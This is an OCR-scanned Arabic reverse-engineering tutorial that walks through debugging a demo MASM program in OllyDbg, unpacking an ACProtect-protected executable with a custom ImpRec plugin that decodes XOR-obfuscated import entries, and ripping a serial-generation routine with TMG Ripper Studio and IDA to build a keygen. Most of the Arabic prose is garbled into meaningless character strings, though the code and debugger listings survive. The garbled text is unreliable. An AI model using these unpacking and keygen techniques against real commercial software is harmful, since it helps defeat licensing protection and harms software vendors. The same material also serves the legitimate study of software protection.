
وبعد تغيير الخطوط الأولى وتسمية الخطوط كما هو مبين في الشكل (يمكن تشغيل OllyDbg من CTRL+D-ز

بعد تشغيل OllyDbg ثم الضغط على CTRL+D، ثم الانتقال إلى OllyDbg وتنفيذ Recompiling ثم تحميل البرنامج الذي تريد عكسه وبعد تحميل البرنامج يظهر symbols في الشاشة وتكون كما يلي :



View→Source files بو OllyDbg يف ءيشنت خ و ,ضيب خ ع ش ب ,ر د ه ثيذ ضاجح ك

: (لخو إحج ٣ث دنب دعيدلا فيد) دهيجلخو ؤدعوخ منو ،ب،وجج فيد دهعجعخ



: ثيذ يإحجكاعو ىظج ع ث و


```
43.         .endif
44. .elseif eax==WM_COMMAND
45.         mov     eax, wParam
46.         and     eax, -1
47.         .if     eax==BTN_CONV  && dummy
48.                 invoke  GetDlgItemText, h
49.                 push    eax
50.                 invoke  IsDlgButtonChecke
51.                 .if     eax
52.                         invoke  HexDecode
53.                         pop     esi
54.                         shr     esi, 1
55.                         invoke  AsciiDump
56.
57.                 .else
```

دذو نؤ ز غل ح ٣ا ايخ وبذذيدز بحذ WM_COMMAND س ايدزو غضخ وب
إطخ ثيمعيخ خيثديص ٣

BTN_CONV و ٠ وثصظئإثدثز F2 :

```
45.         mov     eax, wParam
46.         and     eax, -1
47.         .if     eax==BTN_CONV  && dummy
48.                 invoke  GetDlgItemText, hWin, EDT_TEXT
49.                 push    eax
50.                 invoke  IsDlgButtonChecked, hWin, RBN_
```


: حصخى؛ أدكخخثويؤ ثمنخيجوبريخؤخ؛ و



ر ُدنظخنئظخفـإئعؤ CONVERT ثـ:

```
0040112F  .v0F JNZ My_prog_.0040121B
00401135  . 83 CMP DWORD PTR DS:[dummy],0
0040113C  .v0F JE My_prog_.0040121B
00401142  . 68 PUSH 104
00401147  . 8D LEA EAX,DWORD PTR SS:[EBP-104]
0040114D  . 50 PUSH EAX
0040114E  . 68 PUSH 3E9
00401153  . FF PUSH DWORD PTR SS:[EBP+8]
00401156  . E8 CALL My_prog_._GetDlgItemTextA@16
0040115B  . 50 PUSH EAX
0040115C  . 68 PUSH 3F0
00401161  . FF PUSH DWORD PTR SS:[EBP+8]
00401164  . E8 CALL My_prog_._IsDlgButtonChecked@8
00401169  . 0B OR EAX,EAX
```

ْ ىَ ْ ىي ْ ىي م, وبي ُ ِ ْ َ أ ِ ؤ ُ خ *ع ِ خ م ىي خ ِ ع *ز نْطخ bar ـبِ خ ً خ, ٣ آ ٠ خ ً خ ً ُ ُ ـ َ ى چ ل أخ س ع ِ و :




ر ى-وبً ـ ى س-دمسؤ ْ ىَ ِ ي ِ خ ِ ي ثـ ي ي و خ ِ ي ؤ ن خ ِ ي ؤ ل ا ع ُ و :

Disassembly	Source
JNZ My_prog_.00401243	
MOV EAX,DWORD PTR SS:[EBP+10]	mov eax, wParam
AND EAX,FFFFFFFF	and eax, -1
CMP EAX,3EB	.if eax==BTN_CONV && dummy
JNZ My_prog_.0040121B	
CMP DWORD PTR DS:[dummy],0	
JE My_prog_.0040121B	
PUSH 104	invoke GetDlgItemText, hWin, EDT_TEXT_IN, a
LEA EAX,DWORD PTR SS:[EBP-104]	
PUSH EAX	
PUSH 3E9	
PUSH DWORD PTR SS:[EBP+8]	
CALL My_prog_._GetDlgItemTextA@16	
PUSH EAX	push eax
PUSH 3F0	invoke IsDlgButtonChecked, hWin, RBN_ASM
PUSH DWORD PTR SS:[EBP+8]	
CALL My_prog_._IsDlgButtonChecked@8	
OR EAX,EAX	.if eax
JE SHORT My_prog_.00401199	
LEA EAX,DWORD PTR SS:[EBP-30C]	invoke HexDecode, addr buf_in, addr buf_tmp
PUSH EAX	
LEA EAX,DWORD PTR SS:[EBP-104]	
PUSH EAX	
CALL My_prog_._HexDecode@8	
POP ESI	pop esi
SHR ESI,1	shr esi, 1
PUSH ESI	invoke AsciiDump, addr buf_tmp, addr buf_ou


ـبِ ب ِ ب ُ ِ ُ ت ب ِ و ع ُ ج ل أخ ك م ُ ع ُ ِ ب ِ و ص ب ِ ى ل م ح خ أ د ل م ح خ ص ح ُ ج ُ ت ُ ت ُ ع ُ ع ُ ِ ب ِ خ Buffer ـبِ خ ُ أ ِ ـ ف ـ إ ِ ه ط خ ن ؤ أ * ع ُ ص ب ِ ض خ ي ِ ِ ُ ـ ف ـ ي ُ ل ُ أ ُ ج ُ ـ س ع ِ ب ذ.


: ىدعيدتبيؤ Symbols يخ تمعي يؤؤ صدد

زت وبص Release جه خيربنئ، خ ٣أ٠ CTRL+O مث :



خَلِأذ لؤ ٣أ٠ خ ثم، ظ دج وخ ثم، بدهعا ؤ ثيخ ضدسعظزو بغدوبرز صبطخ Lib وؤ Obj يخ ضدأجج يو ندتج وبؤ ثم
: ضدىمغ زؤ وبضدأخظخ رظعي ص*زأذ



بيً*ز و 

: بجدجؤ ظ ءشأذ عدي

```
PUSH 0
CALL My_prog_._GetModuleHandleA@4
MOV DWORD PTR DS:[hInstance],EAX
CALL My_prog_._InitCommonControls@0
PUSH 0
PUSH My_prog_._DlgProc@16
PUSH 0
PUSH 65
PUSH DWORD PTR DS:[hInstance]
CALL My_prog_._DialogBoxParamA@20
PUSH 0
CALL My_prog_._ExitProcess@4
PUSH EBP
```

: ضدقلاج

1 - بيثن يخ وا ت* masm32.lib ص عثم ءيخ ل ايج cryptohash.lib ص عثظخ بيتو ر، ؤ ي خوع الا دمهجشؤ.

2 - دو صبو ثم حص دو ثم حدثن ل او standard COFF ز ٣ ثص بو دو ى يخ ثم حدثج ضدأجج ش دس ج ايً يخ ثم وً*ز ل ابل ايج

compiling يـ obj بل او هج دو ظخ عوخ ؤ. Produce obj c/c++ files زو بيً هثن

دهجخى عخ د *ً

3 - و ً ص بطخ وول أذ صهبج حـ ل ايم ز ح، أ*يخ مسبج دج ضدذ ثجوز فـ بثدج دهخمد ثم و

ش ً ً *ً

ي

خ ب وبص ضخ زوي ض خوأعظخو بخويخ ح، أ*يخ فـ ي جلأذ هجو ثيخ ثه دي، دهى ج ءشأذ ي خوعخو دعو ذ خ دسجى ب

بخ، - 4 ثردت ثردو ص يخي ثً رسعظ فـ ي طثيخ

يهب دهثظ ءدكؤ ثجخبريخ جه بخ، ثه ي، ظ ءعوب جعَ دجو جشأذ سعظ دج صوثجو ص خ ز

: صخيأذ

```
MOV EAX,DWORD PTR SS:[EBP+C]        mov     eax,uMsg
CMP EAX,110                         .if     eax==WM_INITDIALOG
JNZ My_prog_.00401119
```

...

```
JMP My_prog_.0040125D               .elseif eax==WM_COMMAND
CMP EAX,111
JNZ My_prog_.00401243
MOV EAX,DWORD PTR SS:[EBP+10]       mov     eax, wParam
AND EAX,FFFFFFFF                    and     eax, -1
CMP EAX,3EB                         .if     eax==BTN_CONV  && dummy
JNZ My_prog_.0040121B
CMP DWORD PTR DS:[dummy],0
JE My_prog_.0040121B
PUSH 104                            invoke  GetDlgItemText, hWin, ED
```

القفز اذا لم يكن الحدث ضغط على زر او قائمة

ID

3. الحماية

ACProtect يستخدم طرق متعددة للحماية من التتبع والتحليل الديناميكي، ويحتوي على مجموعة من الأساليب المتقدمة لإخفاء آلية عمله وحماية الشيفرة من التعديل.

يستخدم ACProtect plugin في Imprec لإعادة بناء جدول IAT (وتحويل أو تشويش مناطق الجدول) بحيث يصعب على المحللين تتبع الدوال الحقيقية داخل IAT.

[رازمذلأاقدضى](#) OllyDbg يحتوي على إضافات تكتشف وجود IsDebuggerPresent و CreateToolhelp32Snapshot وتقوم بإخفائها.

يستخدم ACProtect تقنيات متقدمة لتشفير وضغط جدول IAT، وإخفاء الدوال الحساسة، وتنفيذ بعض الأوامر عبر xor وغيرها.

Address	Value	ASCII	Comment
00402000	73EC43B0	°Cìs	comctl_1.InitCommonControls
00402004	00000000	....	
00402008	00405000	.P@.	OFFSET My_prog_.<ModuleEntryPoint>
0040200C	0040500D	.P@.	My_prog_.0040500D
00402010	0040501A	→P@.	My_prog_.0040501A
00402014	00405027	'P@.	My_prog_.00405027
00402018	00405034	4P@.	My_prog_.00405034
0040201C	00405041	AP@.	My_prog_.00405041
00402020	00000000	....	
00402024	0040504E	NP@.	My_prog_.0040504E
00402028	0040505B	[P@.	My_prog_.0040505B
0040202C	00405068	hP@.	My_prog_.00405068
00402030	00405075	uP@.	My_prog_.00405075
00402034	00405082	‚P@.	My_prog_.00405082
00402038	0040508F	šP@.	My_prog_.0040508F
0040203C	0040509C	œP@.	My_prog_.0040509C
00402040	004050A9	©P@.	My_prog_.004050A9
00402044	00000000	....	

Address	Hex dump	Disassembly
00405000	68 4ABEE0AC	PUSH ACE0BE4A
00405005	813424 FD50AFDB	XOR DWORD PTR SS:[ESP],DBAF50FD
0040500C	C3	RETN

ص ُپ ِدع ِپ خ ض خ ى ط خ م ا ع ع ُ و ص ح ُ ه ُ ً ع م ه ج ن ذ ُ ع Plugin ـپ خ:

1) خ ُ ع ُ د ـ ٪ ذ ُ ش ُ ب ُ ص ُ و ل و.

2) خ ُ ع ُ د ـ ٪ ذ ُ ش ُ ب ُ ص ُ و ب ِپ خ ص م ُ ش ُ ب ُ ص ُ.

3) ى ع م ُ ت ـ ُ پ خ ى ز xor ت ـ م ُ.

4) ً ح ُ ُ ً, ر ک د ذ ج ش ُ ب Imprec و ب ص م ُ م ُ ب ُ خ ص م ُ ش ُ ب ُ ٪ ذ ب.

ص ح ُ ب ُ ج ل أ خ ِ ز * ز ج ي ً ج و Plugin.txt م ً ه ُ ظ خ Imprec پ ِ ز ذ ع پ خ ش ً ب ذ ه ُ ظ خ إ ح ُ ج ف ـ ذ ِ ش ِ ب ذ ج و ص ح ُ ه ُ ص غ ب ر پ خ ذ ج ؤ

خ ظ ه ج, خ ُ ع ً خ Template خ ظ ُ ؤ ُ ج, خ ي ً ُ ُ ُ).\ImprecPlugin\Template\ImprecAddin.tpl(.

ز * ؤ ن ظ ِ ع ى ُ ـ ه د ب و %RADASM%\masm\templates ئ ج ز ق ؤ د ء ج ُ ُ و ٪ ً ُ ُ :

ؤ س ه و ن خ ا ل ن ؤ ض خ د ه ط خ س ظ ظ ث ي ذ د ه ى, و ب ً د ت ـ ز د ه ي ب ت ك س ُ ع خ ي ً خ ي ِپ ص Trace ً ح, ث ي ذ ج ب ض ي ؤ د م * ع ُ خ چ ـ ُ ع ظ پ

: (ى ً د م ت ِپ ب ِپ خ ث ُ ظ و ص ى ث * ظ خ ف ـ ذ ُ ؛ ى ز ؤ ث م ع ِپ خ ي ي ت إ ا ظ ن ؤ ل ا ب ب ُ ح, د م ً ل ً ا س ث ع چ Template

```
27  Trace proc hFileMap:DWORD, dwSizeMap:DWORD, dwTimeOut:DWORD, dwToTrace:DWORD,
28
29      LOCAL ptrMap:DWORD
30
31      invoke MapViewOfFile, hFileMap, FILE_MAP_READ or FILE_MAP_WRITE, 0, 0, 0
32      .if eax
33          mov ptrMap, eax
34          .if dwSizeMap >= 4
35              invoke IsBadReadPtr, [dwToTrace], 4
36              .if !eax
37                  ; Enter your checking conditions here
38                  mov edi, [dwToTrace]
39                  mov esi, dword ptr [edi+5]
40                  and esi, 0FFFFFFh
41                  .if (byte ptr [edi] == 68h && esi == 243481h)
42                      mov eax, dword ptr [edi+1]
43                      xor eax, dword ptr [edi+8]
44                      mov ebx, ptrMap
45                      mov [ebx], eax
46                      push IMP_SUCCESS
47                  .endif
48              .else
49                  push IMP_BAD_POINTER
50              .endif
51          .else
52              push IMP_INVALID_MAP_SIZE
53          .endif
54      .else
55          mov eax, IMP_CANT_MAP_VIEW
56          ret
57      .endif
58
59      invoke UnmapViewOfFile, ptrMap
60      invoke CloseHandle, hFileMap
61      pop eax
62      ret
```

في يتبع ,ى
صيث*ظ زنبج

وبيب خيق:

وولأخدشخط 1.

نخ ـــــ IAT من مطـ	mov edi, [dwToTrace]	انكى
	? FThunk:00002008 NbFunc:6 (decimal:6) valid:NO rva:00002008 ptr:00405000	في دستامي Imprec
	Address / Hex dump / Disassembly 00405000 68 6CBA8924 PUSH 2489BA6C 00405 813424 DB54C653 XOR DWORD PTR SS:[ESP], 53C654DB 00405 C3 RET	في دستامي OllyDbg

2. ص*ودئيخ ش*ه*ط خ:

ي*كن ا	`mov esi, dword ptr [edi+5]` `and esi, 0FFFFFFFh`	پ*و ص*ذ*ئيذ ص*ؤلئيخ
فيه ه*تامي OllyDbg	Address / Hex dump / Disassembly 00405000 68 6CBA8924 PUSH 2489BA6C 00405005 813424 DB54C653 XOR DWORD PTR SS:[ESP], 53C654DB 0040500C C3 RET	

3. ص*ئيئيئيئ ش*ه*ط خ:

ي*كن ا	`.if (byte ptr [edi] == 68h && esi == 243481h)`	ئ*ئ*ئ ه ه*ه*ه
د	Push ص*ودئيخو [esp] Xor ؟ ووللأخ ص*مذ*ع*يذ*ت*ه	

4. ص*ز*خ*يذ ش*ه*ط خ:

ي*كن ا	`mov eax, dword ptr [edi+1]`
	`xor eax, dword ptr [edi+8]`
	`mov ebx, ptrMap`
	`mov [ebx], eax`
	`push IMP_SUCCESS`
		يخ ت*م
		XOR

فيه ه*تامي OllyDbg	Address / Hex dump / Disassembly 00405000 68 6CBA8924 PUSH 2489BA6C 00405005 813424 DB54C653 XOR DWORD PTR SS:[ESP], 53C654DB 0040500C C3 RET xor	

5. ص*ج*ط ش*ه*ط خ:

ي*كن ا	`mov eax, dword ptr [edi+1]`
	`xor eax, dword ptr [edi+8]`
	`mov ebx, ptrMap`
	`mov [ebx], eax`
	`push IMP_SUCCESS`
		ذ*ذ*ل
		ص*ئ*ذ
		ص*ئ*ذ
		٪*ذ*خ و
		ص*ئ*ذ
		200
		(□□□
		□□□□□□
		□□□□□
		□□□□□
		□□□□

ذ*ش*ن ا	Map*ه*ج*وول*أخ ص*و*ي*ظ*ظ*خ ص*ئ*ب*خ ف*ي*ك*س*ك*ة*٩ ال*خ و xor*ب*خ ث*ظ*ر*ل*خ	

Imprec : يرد بتحديد plugin يخ هو زيادة يخ و


```
rva:0000201C mod:kernel32.dll ord:0106 name:ExitProcess
? FThunk:00002024 NbFunc:8 (decimal:8) valid:NO
rva:00002024 mod:user32.dll ord:00A6 name:DialogBoxParamA
rva:00002028 mod:user32.dll ord:0122 name:GetDlgItemTextA
rva:0000202C mod:user32.dll ord:01BB name:IsDlgButtonChecked
rva:00002030 ptr:00405075
rva:00002034 mod:user32.dll ord:025F name:SendMessageA
```


هو يخ خ, ى ظ جتبيز أ ا ظ ن ؤ هتنو MessageBoxA ى ئ ديخ API يخ ن ؤ ف عف OllyDbg ز ى جدوبريخط*سعظ جو
ر بتحديد الخ عوخ ش.

وب يب ب ز* خ يب Hints إلدد خ يب unpacking :

(ض خ ج غ لا ك F9) د هخ, ص يبيخ ش ظ خ ف يب ئ ظو GlobalAlloc خ, ص هتو , 1.

: ش خ يب خ ف يب دمتد ل : ي ت يب خ هو ٩ ي ت يب خ و د ش ي ى* يب خ ى, 2.






3. F2 ،خَ Section .text مث Dump مث Reb IAT مث RUN مث جَ خَ ث ،حُ ب.

جَدُ*ظ مثب ,شُ ُ دس ج IDA وؤ Coderipper بدم*عُخ نددث جل إذز دَ*س ؛)طُى ى پ خ بُ ُ خ, ُ ُ عخ ث پ خ و ،ص جدعخ ض خَ*ظ خ دَ لؤ و بد خ ى ُ پ خ وُ ُ ه ع ئ
.)ثُ ُ ر ُ جؤ دَ ُ ُ ص خ ء ِ ِ پ خ

خأليخش خألوو ئعثن TMG Ripper Studio ص ُ جِ ِ خ ط خ ن د ئ ج ي ح إ ُ ت ط, ب و ؤ ُ ُ ع ى ُ و ، ٣ ُ ِ س ِ پ خ ب د ئ ظ خ خِ ُ ُ ث ئ ج ف د, ج خ ُ پ خ
وال حعدئ بال ب ى ِ ى هد. خُ ع ك خير بو د ج ئ)\KeyGenning\TMG\Ripper(.(:




خ ث م ث ئ ج د و ب ر ي خ و ض د ج ئ خ*ظ ِ ز ل أ د ن ؤ ل ل ا ب ب ُ خ, د ج ن خ ث ف ِ ع ي خ ص ُ جِ ِ خ و خَ, ص ٩ ض ُ آ ف د ي د ي ً, ث ُ ي :ص ج د ُ ص ٩ ل ل ا ج) ئ ُ د س ي
.)ف د ي ي ً ف ع ُ ث م* ع ِ ظ خ أ ُ ع خ و ؟ ه م ظ ه َ ؤ و ،ث ج د و ب ر ي خ ش ئ و ص ق ُ ؤ ب ب ي ُ ه ٩ ى ي .Extra\Keygenning\TMG\Target

: ض د ج ئ خ*ظ ج ُ ؤ ي ِ ُ


1 -زَ خ َ ص خ ط خ ِ جُ ص ي ف: 00401369

2 - هندعَدهد فـي 0040142D ئسُتـ خطَتدَوص.

ي٪ OllyDbg جاُعىلدًة، وبـيُبـ خظُخلاتـ زدـيعدز :



وبـيُبـ خيعاُدبُتـ(٤سُ*ِ ؤزنَ ؤسُ ؤخِ يَخُص يَخُدىخَ جُص، وزتـىبـ خيعس, ؤَادًة فـد خطدوض ،خُ خيُمىيدِفـTMGRSيَدمُدِ،شً) :



٠أ٣: خ صمُصمُ خيُ ٪خىلوىأخَحَ ًَ*ز Start trace Process datarefs: ٩ًَهُيبـ ًَهُيبـ وز*ًَ

```
Messages
Displaying found data-references.
Done!
Inserting imported functionnames.
Preparing disassembly.
Done.
```

```
Identifier:
GenerateProc
```

فيصبح الخيار data references فيض دجيح ظذ*ظ ٍعخو

ح, ٣ا١ ب خلابؤس ه نخو | Save to .asm | هف ت ب خ ك س و ى ه ب خ ز ت*ظ و ٪ و ظ ٧ا ض
ح خ د

:ى ه ب خ لإ خ ث ى خ ث ف ي API يخصم ظ و ش، وول أخى ه ب خ و ب ر ح ث خ ث م ث م ع خ

```
120     LEAVE
121     RETN                    00008h
122 LOC_004014EE:  ;Ref: 0040147D, 004014CA
123     JMP                     lstrcatA
124 LOC_004014FA:  ;Ref: 00401461, 0040146E
125     JMP                     lstrcpyA
126 LOC_00401500:  ;Ref: 004014FA
127     JMP                     wsprintfA
128
```

:ى ث ب خ ب و و ف ه ص د ب ١ و ر ك

```
12
13  OPTION PROLOGUE:NONE
14  OPTION EPILOGUE:NONE
15
16  GenerateProc:
17      PUSH                    EBP
```

:ي و آ و ف ه ص و

```
131     LEAVE
132     RETN                    00008h
133
134 OPTION PROLOGUE:PROLOGUEDEF
135 OPTION EPILOGUE:EPILOGUEDEF
```

.ش ل خ و ب ح د ذ ه ل أ ب خ و ح ي epilogue و ا prologue و ص د ب خ ح, ح, ح د س ث ب خ د س ب : د ه ج ه د و


:ص ز ه ي ب ح, ش ي ظ ذ ه ج ه ث ع ح ي ه ح, أ*ع ظ ذ ب خ و ح ي proc ص ه ظ إ ؤ ب ب ي

```
16  GenerateProc proc:
17      PUSH                    EBP
```


ص.وَدَتْمَحِيْيِ يِخ وبِ رَخ

خ يِسالْى جى يف Plugin\IDA\Keygenning\. خو يِ يَف plugins\IDA%\ .

ص ُ جِ َخ ى ط خ و ب ى ظ ن ؤ ل ا ب ب ُ ح ر د ج:



و ج ه مث خ ُ ُ ر بو Edit→Code snipet creator ؤو خ ٣أ٠ ALT+F10 :



.هفُنْپخ پًيعُ خيًيو

.صَيفُصعپخوزدپخفيدمبُ 4وؤ 3وُاظلابُخدج

خپِيَ جُؤُ يف \Keygenning\IDA\Keygen.

